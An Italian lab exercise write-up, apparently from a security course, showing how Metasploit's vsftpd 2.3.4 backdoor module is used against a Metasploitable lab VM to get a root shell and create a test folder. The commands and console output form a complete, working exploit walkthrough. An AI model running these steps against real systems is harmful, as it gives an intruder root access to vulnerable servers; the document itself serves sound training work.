Hacking con Metasploit

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).


L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Avviamo Metasploit con il comando **msfconsole** e vediamo se esiste un exploit per il servizio «**vsftpd**», e facciamo una ricerca con il comando «**search**» seguito dal nome del servizio.

```
=[ metasploit v6.3.43-dev
   ---=[ 2376 exploits - 1232 auxiliary - 416 post
---=[ 1391 payloads - 46 encoders - 11 nops
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
   # Name
                                                Disclosure Date Rank
                                                                               Check Description
   0 auxiliary/dos/ftp/vsftpd_232
                                                2011-02-03
                                                                   normal
                                                                                       VSFTPD 2.3.2
 Denial of Service
   1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                                                      VSFTPD v2.3.
                                                                              No
4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/
<u>msf6</u> >
```

Utilizziamo il comando **use** seguito dall'exploit. Utilizziamo il comando «**show options**» per capire quali parametri devono essere configurati. Abbiamo bisogno dell'indirizzo della macchina vittima (RHOSTS).



Metasploitable si trova all'indirizzo 192.168.1.149, utilizziamo il comando «set RHOSTS 192.168.1.149».

```
) > set rhosts 192.168.1.149
msf6 exploit(
rhosts ⇒ 192.168.1.149
msf6 exploit(
                                               ) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
             Current Setting Required Description
   CHOST
                                             The local client address
                                            The local client port
A proxy chain of format type:host:port[,type:host:
   CPORT
                                 no
   Proxies
                                 no
                                            port][...]
The target host(s), see https://docs.metasploit.co
m/docs/using-metasploit/basics/using-metasploit.ht
   RHOSTS
             192.168.1.149
                                 yes
   RPORT
                                             The target port (TCP)
Pavload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
       Automatic
View the full module info with the info, or info -d command.
```

Ricontrolliamo le opzioni necessarie con il comando «**show options**» per vedere se abbiamo inserito tutte quelle necessarie. Il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable.

La prima cosa da fare è vedere quali payload sono disponibili per l'exploit scelto. Possiamo controllarlo utilizzando il comando «**show payloads**». Possiamo vedere che c'è solamente un payload compatibile. Essendo unico viene usato di default, e avviamo l'exploit.

```
msf6 exploit(un
                                         ) > show payloads
Compatible Payloads
     Name
                                 Disclosure Date
                                                 Rank
                                                          Check Description
   0 payload/cmd/unix/interact
                                                  normal No
                                                                 Unix Command, Interact wit
h Established Connection
msf6 exploit(unix/ftp,
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
   192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:41979 → 192.168.1.149:6200) at 2024-03-0
4 13:10:25 +0100
```

Una sessione è aperta: abbiamo una shell sul sistema remoto. Proviamo ad eseguire dei comandi, ad esempio: eseguiamo «**ifconfig**» e se l'ip che ci restituisce la macchina è 192.168.1.149 allora siamo

sicuri che l'exploit è andato a buon fine e siamo effettivamente sulla macchina Metasploitable.

```
ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:74:94:13
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:9413/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1707 (1.6 KB) TX bytes:10057 (9.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41767 (40.7 KB) TX bytes:41767 (40.7 KB)
```

Per termine l'esercizio, creiamo la directory test_metasploit.

```
pwd
/
mkdir test_metasploit
```